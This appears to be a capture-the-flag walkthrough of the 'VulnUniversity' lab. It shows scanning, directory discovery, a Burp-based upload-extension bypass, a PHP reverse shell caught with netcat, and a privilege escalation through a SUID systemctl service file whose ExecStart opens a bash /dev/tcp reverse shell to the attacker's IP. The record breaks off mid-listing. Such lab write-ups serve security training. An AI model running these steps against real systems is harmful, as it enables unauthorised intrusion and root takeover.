
VulnUniversity

We perform a masscan to determine the open ports:

masscan -e tun0 -p1-65535,U:1-65535 10.10.33.161 --rate=1000




```
root@kali:~/Downloads# masscan -e tun0 -p1-65535,U:1-65535 10.10.33.161 --rate=1000

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-01-16 17:53:49 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 22/tcp on 10.10.33.161
Discovered open port 3333/tcp on 10.10.33.161
Discovered open port 445/tcp on 10.10.33.161
Discovered open port 3128/tcp on 10.10.33.161
Discovered open port 21/tcp on 10.10.33.161
Discovered open port 139/tcp on 10.10.33.161
Discovered open port 137/udp on 10.10.33.161
```

We checked the services of the open ports and OS information using nmap:

nmap -sV -v -Pn -sU -sS -p22,137,3128,21,3333,139,445 10.10.33.161 --open

-sU for UDP, -sS for TCP SYN and --open for displaying open ports




```
Not shown: 7 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3128/tcp open  http-proxy  Squid http proxy 3.5.12
3333/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
137/udp  open  netbios-ns  Samba nmbd netbios-ns (workgroup: WORKGROUP)
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

We can see that this machine is running on Ubuntu. We access the http web server on port 3333.


We run gobuster to find directories:

gobuster dir -u http://10.10.33.161:3333 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt




```
===============================================================
2020/01/16 13:06:49 Starting gobuster
===============================================================
/images (Status: 301)
/css (Status: 301)
/js (Status: 301)
/fonts (Status: 301)
/internal (Status: 301)
```


We found a unique directory. Let’s access it:



10.10.33.161:3333/i[redacted]/




The site allows file upload. Let’s create a ReverseShell.php and upload it into the server (Using pentestmonkey’s code):




Extension not allowed

Extension is not allowed. Let us use burpsuite to try multiple exploitable extensions. We first create a text file that contains the extensions:



```
root@kali:~/Downloads# cat extlist.txt
php
php3
php4
php5
phtml
```

Go to burpsuite and intercept the request during upload:




Request to http://10.10.33.161:3333

```
POST /internal/index.php HTTP/1.1
Host: 10.10.33.161:3333
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.33.161:3333/internal/index.php
Content-Type: multipart/form-data; boundary=---------------------------107362107412277578626256l1
Content-Length: 5972
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------107362107412277578626256l1
Content-Disposition: form-data; name="file"; filename="ReverseShell.php"
Content-Type: application/x-php

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
```

Click on Action and Send To Intruder. We go to the Intruder tab-> Payloads tab. Set payload type as Simple list. Under Payload Options, load the extlist.txt file:



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the a
each payload type can be customized in different ways.

Payload set: 1 Payload count: 5


Payload type: Simple list Request count: 15

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
php
php3
php4
php5
phtml
```

Go to Positions tab-> Attack Type: Sniper. Add the payload marker on the extension and remove the Content-Type:



Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which


Attack type: Sniper

```
POST /internal/index.php HTTP/1.1
Host: 10.10.33.161:3333
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.33.161:3333/internal/index.php
Content-Type: multipart/form-data; boundary=---------------------------107362107412277578626256l1
Content-Length: 5972
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------107362107412277578626256l1
Content-Disposition: form-data; name="file"; filename="ReverseShell.§php§"


<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
```

We start the attack:




Filter: Showing all items


Request	Payload	Status	Error	Timeout	Length	Comment
0		200	□	□	737	
1	p[redacted]	200	□	□	737	
2	p[redacted]	200	□	□	737	
3	p[redacted]	200	□	□	737	
4	p[redacted]	200	□	□	737	
5	p[redacted]	200	□	□	723	

```
    <input type="file" name="file" id="file">
    <input class="btn btn-primary" type="submit" value="Submit" name="submit">
</form>
Success</body>
</html>
```

We can see that p[redacted] extension has a different Length, and it contains the word Success. This mean that we can upload p[redacted] files. We convert our ReverseShell.php to ReverseShell.p[redacted] and upload it instead:




We setup the netcat listener at port 1234, which is the listening port for the reverse shell uploaded then open the p[redacted] file in the server:




```
root@kali:~/Downloads# netcat -lvnp 1234
listening on [any] 1234 ...
connect to [10.8.12.43] from (UNKNOWN) [10.10.33.161] 52184
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x
86_64 GNU/Linux
 13:35:28 up 42 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

We obtained a shell as www-data. Spawning a tty shell:



```
$ python -c "import pty; pty.spawn('/bin/bash')"
www-data@vulnuniversity:/$ 
```


Further enumeration allows us to find the first flag in bill's directory:



```
www-data@vulnuniversity:/home$ ls -la
ls -la
total 12
drwxr-xr-x  3 root root 4096 Jul 31 21:57 .
drwxr-xr-x 23 root root 4096 Jul 31 18:29 ..
drwxr-x---  2 bill bill 4096 Jul 31 21:58 bill
www-data@vulnuniversity:/home$ cd bill
cd bill
www-data@vulnuniversity:/home/bill$ ls -la
ls -la
total 24
drwxr-xr-x 2 bill bill 4096 Jul 31 21:58 .
drwxr-xr-x 3 root root 4096 Jul 31 21:57 ..
-rw-r--r-- 1 bill bill  220 Jul 31 21:57 .bash_logout
-rw-r--r-- 1 bill bill 3771 Jul 31 21:57 .bashrc
-rw-r--r-- 1 bill bill  655 Jul 31 21:57 .profile
-rw-r--r-- 1 bill bill   33 Jul 31 21:58 user.txt
www-data@vulnuniversity:/home/bill$ cat user.txt
cat user.txt
8[redacted]b
```


To elevate privileges, we check for SUID bit set for root:

find / -user root -perm -4000 2>/dev/null



```
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/squid/pinger
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/ping6
/bin/umount
/bin/s[redacted]
/bin/ping
```

Interestingly, s[redacted] SUID bit is set. This means that we are allowed to run services as root. By setting the service to start a reverse shell, we are able to elevate our privileges. We first create a service file, root.service, to execute a reverse shell:




```
[Unit]
Description=rootshell

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/10.8.12.43/1111 0>&1'

[Install]
WantedBy=multi-user.target
```

We set the User as root to run the ExecStart command (the reverse shell) as root. We upload root.service as root.[redacted] to bypass the server upload filter, then change the extension back to root.service:




```
www-data@vulnuniversity:/var/www$ cd html/internal/uploads
cd html/internal/uploads
www-data@vulnuniversity:/var/www/html/internal/uploads$ ls -la
ls -la
total 20
drwxr-xr-x 2 www-data www-data 4096 Jan 16 13:51 .
drwxr-xr-x 4 www-data www-data 4096 Jul 31 21:46 ..
-rw-r--r-- 1 www-data www-data 5631 Jan 16 13:32 ReverseShell.p[redacted]
-rw-r--r-- 1 www-data www-data  166 Jan 16 13:51 root.p[redacted]
www-data@vulnuniversity:/var/www/html/internal/uploads$ mv root.p[redacted] root.service
<r/www/html/internal/uploads$ mv root.p[redacted] root.service
www-data@vulnuniversity:/var/www/html/internal/uploads$ ls -la
ls -la
total 20
drwxr-xr-x 2 www-data www-data 4096 Jan 16 13:51 .
drwxr-xr-x 4 www-data www-data 4096 Jul 31 21:46 ..
